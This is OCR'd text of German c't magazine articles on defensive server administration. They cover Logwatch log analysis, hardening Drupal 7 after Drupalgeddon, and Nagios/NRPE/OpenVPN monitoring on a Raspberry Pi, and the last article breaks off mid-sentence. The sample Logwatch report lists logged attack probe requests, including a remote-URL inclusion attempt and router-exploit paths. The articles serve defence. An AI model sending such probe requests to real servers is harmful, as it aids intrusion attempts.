Logdateien verbergen wertvolle Informationen über Angriffe und sonstige Probleme unter einer Vielzahl belangloser Statusmeldungen. Logwatch sorgt für die nötige Übersicht.

Sicherheitsbewusste Administratoren wissen, wie wichtig die Protokolldateien auf ihren Systemen sind, um Angriffe und Einbrüche zu erkennen. Leider erzeugen die meisten Linux- und Unix-Systeme derartige Mengen an Protokolldaten, dass sie sich nicht mehr von Hand überwachen und analysieren lassen. Zudem ist es sterbenslangweilig, sich durch Logdateien durchzuwühlen: Dienste protokollieren hier ja nicht nur Ausnahmefälle und besondere Ereignisse, sondern auch ganz akribisch ihre normalen Tätigkeiten.

Logwatch unterstützt Admins bei der regelmäßigen Auswertung der System-Logs. Das in Perl geschriebene Werkzeug analysiert die Protokolldateien in /var/log und bereitet aus den Daten einen Bericht auf, den es standardmäßig einmal am Tag via E-Mail verschickt. Auf Systemen, die das moderne Init-System Systemd einsetzen [1], muss ein Syslog-Daemon wie rsyslogd oder syslog-ng installiert werden, damit die Protokollmeldungen nicht nur in das binäre Log von Systemd geschrieben werden, sondern auch in die traditionellen Textdateien in /var/log.

Logwatch unterstützt die üblichen Dienste eines Linux-Servers wie Apache-Webserver, OpenSSH-Server, DHCPd, vsFTPd, Cron und so weiter, kann aber auch die Protokolle der Paketverwaltung (dpkg, apt, rpm, yum) analysieren. Wenn Switches, Router oder Firewalls von Cisco, Extreme Networks und Barracuda ihre Meldungen via Syslog an ein Linux-System schicken, wertet Logwatch auch deren Meldungen aus.

Für alle erkannten Protokolldateien erzeugt Logwatch einen eigenen Abschnitt in dem erzeugen Bericht. Dieser wird bei einem Aufruf auf der Kommandozeile mit logwatch auch direkt ausgegeben. Bei älteren Versionen muss die Option --print angegeben werden, um eine Ausgabe zu erhalten. Auf einem Webserver kann dies in etwa so aussehen wie in dem Kasten rechts.

Installation

Logwatch ist Bestandteil aller größeren Linux-Distributionen. Üblicherweise ist es nach der Installation sofort aktiv und benötigt keine weitere Konfiguration. Das Tool läuft einmal täglich über einen Cron-Eintrag und schickt seinen Bericht an root. Soll die Mail an einen anderen Empfänger gehen, hängt man einfach die Option --mailto USER@example.com an den Logwatch-Aufruf in /etc/cron.daily/logwatch an. Mit --format html verschickt Logwatch HTML-formatierte Mails.

Der Administrator erhält jetzt jeden Tag einen schnellen Überblick, was am Vortag auf dem System passiert ist. Dabei konzentriert sich der Bericht auf besondere Vorkommnisse: Welche angefragten Seiten konnte der Webserver nicht ausliefern? Wie viele E-Mails wurden verschickt? Gab es Benutzeranmeldungen via SSH? Dazu kommen einige Systeminformationen wie Fehlermeldungen des Kernels und freier Plattenplatz.

Logwatch unterscheidet drei Arten von Protokollmeldungen:

- seltene Meldungen, zum Beispiel Apache-Fehlermeldungen, werden im Detail angezeigt;
- häufige Logdaten wie Anmeldungen werden lediglich gezählt;
- unbekannte Meldungen, die logwatch nicht versteht („unmatched entries“), werden unverändert übernommen.

Wünscht man zu einem Dienst mehr Informationen, kann man detaillierte Informationen dazu anfordern:

```
logwatch --service sshd --detail high --range -3 days
```

Der Aufruf analysiert die Protokolleinträge des SSH-Daemons der letzten drei Tage. Bei hohem Detailgrad listet Logwatch beispielsweise die Benutzernamen auf, mit denen erfolglose Anmeldungen versucht wurden.

Konfiguration

Logwatch nutzt eine verwirrende Anzahl von Skripten und Konfigurationsdateien in /usr/share/logwatch. Das Unterverzeichnis default.conf enthält die Standardkonfiguration. Die Hauptkonfigurationsdatei logwatch.conf setzt die Defaultwerte für die zahlreichen Kommandozeilenoptionen. Das Unterverzeichnis services enthält für jeden unterstützten Dienst eine spezifische Konfiguration. Einige Konfigurationen verweisen dabei auf „Logdatei-Gruppen“, die im Unterverzeichnis logfiles die relevanten Protokolldateien der Dienste definieren.


Das Verzeichnis /usr/share/logwatch/dist.conf ist für distributionsspezifische Änderungen der Logwatch-Konfiguration vorgesehen. Einträge hier überschreiben die Vorgaben in default.conf.

Die Datei services/httpd.conf beispielsweise enthält die folgenden Angaben:

```
Title = "httpd"
LogFile = http
$HTTP_IGNORE_ERROR_HACKS = 0
$HTTP_USER_DISPLAY = 0
```

Die Angabe Logfile = http verweist auf die Datei logfiles/http.conf, die die Apache-Logdateien aufführt:

© Copyright by Heise Zeitschriften Verlag



Das HTML-Format macht die Logwatch-Berichte übersichtlicher.

```
LogFile = httpd/*access_log
LogFile = apache/*access.log.1
...
```

Die eigentliche Arbeit leisten die Logwatch-Skripte im Verzeichnis /usr/share/logwatch/scripts. Die Datei logwatch.pl ist das Haupt-Skript, für die einzelnen Dienste sind spezielle Skripte in scripts/services zuständig.

In den Konfigurationsdateien lassen sich zusätzliche Filter angeben, die mit einem Stern beginnen und auf Skripte in /usr/share/logwatch/scripts/shared verweisen. Der Filter *ExpandRepeats beispielsweise sorgt dafür, dass das Skript scripts/shared/expandrepeats alle Zeilen „last message repeated … times“ aussortiert.

Für lokale Anpassungen ist /etc/logwatch vorgesehen. Hier kann man eine eigene logwatch.conf anlegen, die die Einstellungen in /usr/share/logwatch/ überschreibt. Damit Logwatch zum Beispiel immer die letzten sieben Tage statt des Vortags analysiert, genügt der Eintrag

```
Range = -7 days
```

in der Datei /etc/logwatch/conf/logwatch.conf.

Falls Logwatch die Protokolldateien nicht automatisch findet, muss man die entsprechenden Konfigurationsdateien anpassen. Schreibt beispielsweise der Cisco-Switch seine Meldungen nach /var/log/switch.log auf dem Linux-System, muss man die Datei /usr/share/logwatch/default.conf/logfiles/cisco.conf nach /etc/logwatch/conf/logfiles kopieren und die zu analysierenden Protokolldateien anpassen:

```
Logfile = cisco.log
Logfile = switch.log
Logfile = routers/router*.log
```

Auch Skripte kann man modifiziert in /etc/logwatch/scripts/ ablegen. Sie kommen dann statt der Standard-Skripte zum Einsatz. Der Kasten links zeigt am Beispiel von Nginx, wie man einen neuen Dienst in Logwatch einbindet.

```
################ Logwatch 7.4.0 (05/02/12) ############
  Processing Initiated: Thu Dec 18 12:39:55 2014
  Date Range Processed: yesterday ( 2014-Dec-17 )
  Type of Output/Format: stdout / text
  Logfiles for Host: os-t.spenneberg.net
##########################################################

-------------------- httpd Begin --------------------
 A total of 2 sites probed the server
    109.90.x.y
    177.170.x.y
    180.215.x.y

 Requests with error response codes
   400 Bad Request
      /: 2 Time(s)
      /tmUnblock.cgi: 2 Time(s)
    403 Forbidden
      /?url=http://www.advgroup.es/pages/: 1 Time(s)
    404 Not Found
      /cgi-bin/: 1 Time(s)
      /cgi-sys/entropysearch.cgi: 1 Time(s)
    408 Request Timeout
      null: 7 Time(s)
-------------------- httpd End --------------------

-------------------- Postfix Begin --------------------
  194.766K  Bytes accepted                    199,440
  194.766K  Bytes sent via SMTP               199,440
 ========   ======================================
       48   Accepted                           97.96%
        1   Rejected                            2.04%
 --------   --------------------------------------
       49   Total                             100.00%
 ========   ======================================
        1   5xx Reject relay denied           100.00%
 --------   --------------------------------------
        1   Total 5xx Rejects                 100.00%
 ========   ======================================
       31   Connections
        6   Connections lost (inbound)
       31   Disconnections
       48   Removed from queue
       48   Sent via SMTP
-------------------- Postfix End --------------------

-------------------- SSHD Begin --------------------
 Illegal users from:
    undef: 239 times
    122.225.109.204: 1 time
    122.225.109.205: 1 time

 Received disconnect:
    11:  [preauth] : 3 Time(s)
    11: Bye Bye [preauth] : 27 Time(s)
    11: disconnected by user : 1395 Time(s)
-------------------- SSHD End ----------------------
```

Logwatch fasst die für den Admin relevanten Vorkommnisse auf dem Server zusammen.

Nginx im Blick

Standardmäßig überwacht Logwatch lediglich den Apache-Webserver, nicht aber Nginx. Möchte man Logwatch um Nginx erweitern, muss man zunächst die Datei http.conf aus /usr/share/logwatch/default.conf/logfiles/ nach /etc/logwatch/conf/logfiles/nginx.conf kopieren und die Einträge LogFile und Archive an die Namen den Nginx-Logdateien anpassen:

```
LogFile = nginx/*access.log
Archive = nginx/*access.log.*.gz
```

Kopieren Sie anschließend die Datei /usr/share/logwatch/default.conf/services/httpd.conf nach /etc/logwatch/conf/services/nginx.conf und passen Sie den Beginn folgendermaßen an:

```
Title = :"nginx:"
LogFile = nginx
```

Schließlich muss noch das eigentliche Analyse-Skript /usr/share/logwatch/scripts/services/http nach /usr/share/logwatch/scripts/services/nginx kopiert werden. Anpassungen sind nicht nötig, da die regulären Ausdrücke für Apache-Logs auch auf Nginx passen.

Auswertung

Logwatch erleichtert die Überwachung von Linux-Systemen erheblich, indem das Tool viele Tausende Zeilen Logfiles zu regelmäßigen Berichten mit den wichtigsten Meldungen zusammenfasst. So lässt sich auf einen Blick erkennen, ob es ungewöhnlich viele Anmeldeversuche gab, Zugriffe auf nicht-existierende Dateien auf dem Webserver erfolgten, Relay-Versuche auf dem Mailserver unternommen wurden oder der Speicherplatz vollläuft. Für eine überschaubare Zahl von Servern ist diese Form der Überwachung einfach zu realisieren und ohne großen Zeitaufwand zu nutzen.

Bei der Interpretation der Berichte muss man vor allem auf Abweichungen gegenüber dem Normalzustand achten. So ist eine hohe Anzahl an erfolglosen Zugriffen für einen Server im Internet nicht verdächtig – es gibt rund um die Uhr Brute-Force Angriffe auf SSH-Server. Erfolgreiche Anmeldungen zu Zeiten, an denen Sie nicht angemeldet waren, oder von ungewöhnlichen IP-Adressen sollten hingegen Misstrauen erwecken.

Die Bewertung der Logdaten kann Logwatch dem Admin nicht abnehmen, aber das Programm hilft, der schier unübersehbaren Menge an Protokollmeldungen Herr zu werden. Das macht es einfacher, die wesentlichen Hinweise auf einen Angriff oder sonstige sicherheitsrelevante Ereignisse zu erkennen. (odi)

Literatur

[1] Thorsten Leemhuis, Sammelstelle, Log-Informationen beim Journal von Systemd abrufen, c't 13/14, S. 168

© Copyright by Heise Zeitschriften Verlag

Karsten Violka

Härten und sichern

Das freie CMS Drupal 7 schützen

Mit dem freien Content Management Framework Drupal baut man komplexe Websites mit wenig Programmieraufwand. Aber ohne Wartung wird das System leicht zur Spielwiese für Einbrecher.

Am 15. Oktober 2014 kam das „Drupalgeddon“ über die Community: eine dramatische Sicherheitslücke in der Datenbank-Schnittstelle des Drupal-Kerns. Die Angriffswelle folgte binnen Stunden. Zwei Wochen später veröffentlichte das Drupal-Security-Team eine weitere Warnung: Wer den Patch nicht innerhalb von sieben Stunden nach der Veröffentlichung eingespielt habe, müsse davon ausgehen, dass seine Website gehackt sei. Das Beispiel zeigt: Das Zeitfenster, in dem Administratoren auf neue Bedrohungen reagieren müssen, wird immer kleiner.

Dabei ist Drupal in Sachen Sicherheit noch besser aufgestellt als viele andere Projekte: Der Core und nahezu alle Erweiterungsmodule werden ausschließlich auf drupal.org veröffentlicht und sind in die Update-Mechanismen des CMS eingebunden. Es gibt kaum kommerzielle Module, die nicht von der Drupal-Community gepflegt werden. Das Security-Team nimmt Meldungen neuer Lücken entgegen, sorgt dafür, dass sie geschlossen werden, und koordiniert die Veröffentlichung der Updates. Die gibt es bis drei Monate nach Veröffentlichung des übernächsten Major Release – Drupal-6-Anwender müssen also nach der Veröffentlichung von Drupal 8 updaten, was noch dieses Jahr passieren dürfte.


Sicher aufsetzen

Zum Testen der Sicherheit von Drupal-Installationen gibt es ein nützliches Werkzeug: Das Modul „Security Review“ überprüft auf Knopfdruck eine Reihe typischer Fehlkonfigurationen. Zentral ist, dass der Benutzer, unter dem der Webserver läuft (meist www-data oder apache), auf die PHP-Skripte nur lesenden Zugriff hat. Schreibzugriff ist lediglich für den Ordner /sites/default/files erforderlich, der die hochgeladenen Dateien aufnimmt. Auch bei Managed Webspace vergewissert man sich besser, dass der Hoster für eine korrekte Konfiguration gesorgt hat.

Wer nur wenig Erfahrung mit Apache hat, sollte darauf verzichten, mehrere Sites als „Virtual Hosts“ auf einem Server zu betreiben: In den meisten Distributionen ist der Webserver so konfiguriert, dass es reicht, eine der Sites zu kompromittieren, um lesend auf die Verzeichnisse der anderen Sites zuzugreifen und beispielsweise Datenbankpasswörter aus settings.php auszulesen. Mehrere PHP-Sites auf einem Webserver lassen sich mit PHP-FPM abschotten.

Drupal-Neulinge sollten sich mit den etablierten Best Practices sowie Drupals Modul-Universum auseinandersetzen. PHP-Entwickler, die in Drupal einsteigen, nehmen oft riskante Abkürzungen mit selbst geschriebenem Code. Hier gilt das Drupal-Mantra „Never hack the core“: Änderungen am Kernsystem sind tabu – besser, man implementiert einen Hook in einem eigenen Modul. Drupal trennt Themes von der Modul-Logik: Komplizierte Erweiterungen haben in den Theme-Ordnern nichts zu suchen. Die Drupal-Dokumentation erklärt, wie man typische Fehler in eigenem PHP-Code vermeidet (siehe c’t-Link).

Leider kann man in Drupal 6 und 7 PHP-Code in der Datenbank hinterlegen. Es gibt sogar einen Eingabefilter, mit dem man PHP-Code innerhalb von Artikeln ausführen kann. Von dieser Praxis raten die Entwickler allerdings dringend ab; Drupal 8 wird das Modul „php“ nicht mehr mitbringen.



Das Modul „Security Review“ prüft auf typische Fehlkonfigurationen.

Updates und Backups

Das zum Drupal-Core gehörende Modul „Update“ benachrichtigt den Administrator per Mail, sobald Updates für den Core oder ein verwendetes Modul bereitstehen. Unter der URL /admin/reports/updates/settings legt man fest, dass Drupal täglich nach neuen Sicherheitsupdates sucht. /admin/reports/updates zeigt die aktuelle Liste. Um Administratoren die Planung zu erleichtern, hat Drupal einen „Patchday“ eingeführt: Sicherheits-Updates für den Core werden am dritten Mittwoch des Monats veröffentlicht, für Module ist jeder Mittwoch Stichtag. Wie Drupalgeddon gezeigt hat, genügt aber selbst eine tägliche Prüfung auf Updates nicht immer. Administratoren sollten daher zusätzlich den Twitter-Stream oder die Mailing-Listen des Drupal-Security-Teams verfolgen.

In einem sicher konfigurierten Drupal-System kann man Updates nicht einfach per Mausklick einspielen, da sich PHP-Dateien nicht aus Drupal heraus überschreiben lassen. Auf der Kommandozeile hilft Drupals Universalwerkzeug drush: Der Befehl `drush up` bringt Core und Module auf den aktuellen Stand. Vor jedem Update sollte man zunächst eine Kopie der Datenbank anlegen. Nachdem die Code-Dateien aktualisiert sind, frischt update.php die Datenbank auf.

Viele Drupalgeddon-Betroffene mussten ihre Site letztlich aus einem Backup neu aufsetzen, um sicherzugehen, dass ihre Systeme nicht kompromittiert sind. Das Modul „Backup and Migrate“ sichert die Datenbank, den aktuellen PHP-Code und die hochgeladenen Dateien in ein vollständiges Archiv der Site – auch automatisch.

Backups, die auf dem Webserver selbst liegen, kann ein Eindringling allerdings ebenfalls manipulieren. Wer ganz sicher gehen will, überträgt die Site daher unter einem anderen Benutzerkonto auf ein externes Backup-System, etwa via rsync oder scp. Auf der Kommandozeile erstellt `drush archive` ein vollständiges Archiv der Drupal-Site inklusive aller Dateien und einem Datenbank-Dump. (odi)

c't Werkzeuge und Tipps für den sicheren Drupal-Betrieb: ct.de/yptu

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Mirko Dölle

Weitblicker

Angriffserkennung durch Server-Überwachung mit Raspberry Pi

Wird die Homepage eines Kleingartenvereins über Nacht zum Magnet für Besucher aus aller Herren Länder, kann das an den Blumenfotos liegen. Möglicherweise bietet aber auch jemand illegal Hollywood-Filme zum Download an. Mit einem Raspberry Pi zur Server-Überwachung und einem praktischen Browser-Plug-in erkennen Sie ungewöhnliche Vorgänge frühzeitig.

Haben sich Angreifer auf einer Website oder in einem Forum eingenistet, spannen sie sie für ihre eigenen Zwecke ein – etwa zur Bereitstellung von Tauschmaterial wie Hollywood-Filmen oder illegalen Bildern und Multimedia-Dateien. Als Hobby-Admin, der vorwiegend bei Problemen tätig wird, erkennt man einen solchen Missbrauch mitunter erst, wenn der Hoster aufgrund des ausufernden Traffics den Stecker gezogen hat.

Server-Monitoring kann Ihnen dabei helfen, frühzeitig Indizien zu erkennen, die auf einen Missbrauch hindeuten: Etwa wenn das Kleingarten-Forum plötzlich mehr Besucher aus Amerika oder China anlockt als aus Deutschland, die Seitenabrufe insgesamt sprunghaft ansteigen, sich große Datenmengen auf der Festplatte sammeln oder die Internetverbindung oder die CPU ständig ausgelastet sind. So etwas muss nicht zwangsläufig durch einen Einbruch oder Missbrauch des Servers verursacht werden – ein Admin sollte solche Vorfälle aber schnell bemerken und die Ursache umgehend abklären.

Das Herz der Server-Überwachung ist das Monitoring-System Nagios, das unabhängig auf einem eigenen Rechner läuft und regelmäßig verschiedene Betriebs- und Leistungsdaten der zu überwachenden Server abruft. Werden vordefinierte Schwellwerte überschritten, informiert Nagios den Admin über die Vorfälle. Aufgrund des niedrigen Stromverbrauchs und der geringen Anschaffungskosten von unter 50 Euro haben wir uns für einen Raspberry Pi als Überwachungsrechner entschieden. Zudem sorgt ein Browser-Plug-in dafür, dass Sie den Status Ihrer Server im Blick haben. Es gibt auch etliche Apps, um unterwegs auf dem Laufenden zu bleiben, und Sie können das System so einrichten, dass es per E-Mail oder SMS warnt (siehe c't-Link am Ende des Artikels).

Aufgesetzt

Die Installation beginnt damit, dass Sie das Zip-Archiv des Raspbian von raspberrypi.org herunterladen und auspacken. Anschließend übertragen Sie das entpackte Image mit dd unter Linux und Mac OS X oder Win32 Disk Imager unter Windows auf eine mindestens 8 GByte große SD- oder Micro-SD-Karte.

Beim ersten Start von Raspbian auf dem Raspberry Pi endet der Bootvorgang automatisch beim englischsprachigen Konfigurationsprogramm raspi-config. Hier sollten Sie in jedem Fall mittels „Expand Filesystem“ den übrig gebliebenen Platz der Speicherkarte nutzbar machen und das Passwort des Standardbenutzers pi ändern. Sie sollten zudem im Menu „Advanced Options“ „SSH“ aktivieren und dem Mini-Rechner einen neuen Host-Namen geben, über den Sie ihn dann aus dem lokalen Netz erreichen können. Wir haben unseren Mini-Rechner „nagipi“ genannt. Haben Sie alle Einstellungen vorgenommen, beenden Sie raspi-config.

Nach einem Neustart können Sie unmittelbar mit der Einrichtung des Monitoring-Systems beginnen. Dazu loggen Sie sich auf dem Raspberry Pi ein, aktualisieren die Paketliste und installieren Nagios:

```
sudo apt-get update
sudo apt-get -y install nagios3
```

Die Abhängigkeiten von Nagios umfassen auch einen Apache-Webserver, den Sie für das Nagios-Web-Frontend benötigen. Sobald die Paketverwaltung die Installation abgeschlossen hat, können Sie das Web-Frontend über die URL http://nagipi/nagios3 in einem Browser aufrufen. Geben Sie als Benutzername „nagiosadmin“ und als Passwort das bei der Nagios-Installation von Ihnen festgelegte ein, sobald Sie dazu aufgefordert werden. In der Standardkonfiguration überwacht Nagios bereits automatisch ein halbes Dutzend Parameter Ihres Raspi, etwa die CPU-Last und den Festplattenfüllstand, und meldet auch hier Auffälligkeiten.

Um Nagios auch ohne das Web-Frontend im Auge zu behalten, empfehlen wir das Firefox-Plug-in Nagios Checker. Das können Sie in der Statusleiste des Firefox einblenden, wo es im Normalbetrieb einen kleinen grünen Balken mit „Kein Problem“ anzeigt. Klicken Sie mit der rechten Maustaste auf den Balken, gelangen Sie direkt zum Nagios-Webfrontend. Gibt es hingegen eine Warnung oder einen kritischen Zustand, so zeigt der Nagios Checker gelbe oder rote Balken an und verrät Ihnen auch gleich, welches Problem vorliegt, sobald Sie mit der Maus über den Balken fahren.

Die Einrichtung ist einfach, Sie müssen lediglich in den Einstellungen des Nagios Checkers die URL Ihres Nagios-Frontends eintragen, etwa http://nagipi/nagios3/. Außerdem benötigt das Plug-in die URL des Status-Skripts, diese lautet http://nagipi/nagios3/cgi-bin/status.cgi. Als Benutzer verwenden Sie wieder nagiosadmin, das Passwort haben Sie bei der Nagios-Einrichtung vergeben.

Wollen Sie den Nagios Checker auch unterwegs benutzen, etwa auf Ihrem Notebook, müssen Sie in Ihrem DSL-Router eine Port-Freigabe einrichten und dafür sorgen, dass der Router über eine dynamische Host-Adresse auch nach der täglichen Zwangstrennung auffindbar ist. Damit niemand die Zugangsdaten beim Login mitlesen kann, sollten Sie unterwegs verschlüsselt auf Nagios zugreifen und für die Weiterleitung einen anderen Port als 443 verwenden – das reduziert die Zahl von Zufallsbesuchern.

Standardmäßig gibt es bereits eine fertige Apache-Konfigurationsdatei für SSL auf dem Raspi, die Sie nur noch zusammen mit SSL als Root aktivieren und dann Apache neu starten müssen:

```
a2enmod ssl
a2ensite default-ssl
service apache2 restart
```

Anschließend können Sie das Nagios-Frontend über die URL https://nagipi/nagios3 verschlüsselt erreichen – und nach Einrichtung der Port-Weiterleitung in Ihrem DSL-Router auch von außen nutzen.


Eingebunden

Damit Nagios auch Ihre Server überwacht, legen Sie als Root eine neue Konfigurationsdatei server.cfg im Verzeichnis /etc/nagios3/conf.d an. Nagios unterscheidet zwischen dem zu überwachenden Server (host) und dem konkreten Dienst (service) wie dem HTTP-Server oder SSH, der darauf läuft. Dies spiegelt sich auch in der Konfigurationsdatei wider, in der es dafür zwei verschiedene Konfigurationsblöcke gibt:

```
define host {
  use generic-host
  host_name MeinServer
  address example.com
}
define service {
  use generic-service
  host_name MeinServer
  service_description HTTP-Server
  check_command check_http_string!yet
}
```

Haben Sie einmal einen Host definiert, referenzieren Sie ihn in allen weiteren Konfigurationsblöcken nur noch über den frei wählbaren Hostnamen. Die Server-Adresse ist entweder die IP-Adresse oder der Hostname des Servers, diese müssen Sie selbstverständlich anpassen. Wie Nagios einen Dienst überprüft, legen Sie im Service-Konfigurationsblock mit `check_command` fest. Hinter `check_http_string` verbirgt sich eine Kommandodefini-

© Copyright by Heise Zeitschriften Verlag



Das Web-Frontend von Nagios informiert Sie über den Zustand der einzelnen Parameter und warnt farblich, falls ein Schwellwert überschritten wurde.

tion, die den eigentlichen Aufruf des Nagios-Plug-ins, ein ausführbares Programm oder Skript, enthält:

```
define command {
  command_name check_http_string
  command_line /usr/lib/nagios/plugins/
               check_http -H $HOSTADDRESS$ -s "$ARG1$"
}
```

Solche Kommandodefinitionen können Sie ebenfalls in der Datei server.cfg speichern. Das Beispiel zeigt, wie Sie Parameter an das Nagios-Plug-in check_http übergeben: Hinter dem Makro $HOSTADDRESS$ verbirgt sich die Adresse des überwachten Servers und hinter $ARG1$ der erste Parameter, im Beispiel die Zeichenkette „yet“. Das Ausrufungszeichen in der Service-Definition dient als Trennzeichen zwischen Kommandoname und den einzelnen Parametern. Bevor Sie eigene Befehle definieren, sollten Sie im Verzeichnis /etc/nagios-plugins/config nachsehen, ob es nicht eine Standard-Konfiguration für den Befehl gibt. Dazu suchen Sie in dem Verzeichnis mit grep nach dem Namen des Nagios-Plug-ins. Die Konfigurationsdatei unseres Testsystems können Sie zudem über den c’t-Link am Ende des Artikels herunterladen.

Fernabfrage per NRPE

Mit der bisher beschriebenen Konfiguration können Sie bereits herausfinden, ob Ihr Server noch per Ping, SSH und Browser erreichbar ist und ob Apache vollständige Seiten ausliefert. Daten wie die Prozessor- (check_load) und Festplattenauslastung (check_disk) oder der Traffic lassen sich aber nur auf dem Server selbst ermitteln. Bei Nagios ist NRPE-Plug-in für solche Fernabfragen zuständig, das Sie im Paket nagios-nrpe-plugin finden und auf dem Raspberry Pi nachinstallieren müssen. Es verbindet sich standardmäßig über Port 5666 mit einem NRPE-Daemon, den Sie auf Ihrem Server installieren, und führt darüber die gewünschten Nagios-Plug-ins wie check_load oder check_disk auf dem Server aus. Damit nicht jeder über den NRPE-Daemon Abfragen durchführen kann, lässt sich der Dienst auf bestimmte IP-Adressen beschränken. Die haushaltsüblichen DSL-Anschlüsse haben jedoch keine feste IP-Adresse. Die Lösung ist die Einrichtung eines VPN zwischen dem Raspberry Pi und Ihrem Server, wobei Sie beiden eine feste (private) IP-Adresse zuweisen.

Die Installation von OpenVPN beginnen Sie am besten auf dem Raspi. Haben Sie OpenVPN über die Paketverwaltung nachinstalliert, erzeugen Sie den gemeinsamen Key für die verschlüsselte Verbindung:

```
openvpn --genkey --secret /etc/openvpn/vpn.key
```

Die Konfigurationsdatei /etc/openvpn/server.conf besteht nur aus wenigen Zeilen. Sie enthält unter anderem den Dateinamen des Schlüssels und die privaten IP-Adressen des Raspi und Ihres Servers:

```
dev tun
ifconfig 192.168.253.1 192.168.253.2
secret vpn.key
keepalive 10 120
```

Nun müssen Sie OpenVPN neu starten. Anschließend wartet der Raspi auf dem Port 1194 auf eingehende Verbindungen. Damit Ihr Server den Raspi erreichen kann, müssen Sie eine zweite Port-Weiterleitung in Ihrem DSL-Router einrichten, der UDP-Anfragen auf Port 1194 an Ihren Raspi weiterleitet.

Auf Ihrem Server installieren Sie zunächst ebenfalls OpenVPN, kopieren dann die Datei vpn.key von Ihrem Raspi in das Verzeichnis /etc/openvpn und legen die Datei /etc/openvpn/client.conf mit folgendem Inhalt an:

```
remote example.com
dev tun
ifconfig 192.168.253.2 192.168.253.1
secret vpn.key
keepalive 10 120
```

Den Host-Namen example.com müssen Sie durch den dynamische Host-Namen Ihres DSL-Routers ersetzen. Anschließend starten Sie OpenVPN neu.

Im Syslog /var/log/syslog Ihres Raspi können Sie nun mitverfolgen, wie der Server die VPN-Verbindung aufbaut. Anschließend sollte vom Raspberry Pi aus `ping 192.168.253.2` die Latenz zum Server anzeigen. Die Konfiguration mit dem Raspi als OpenVPN-Server hat den Vorteil, dass Sie auf Ihrem Server keinen

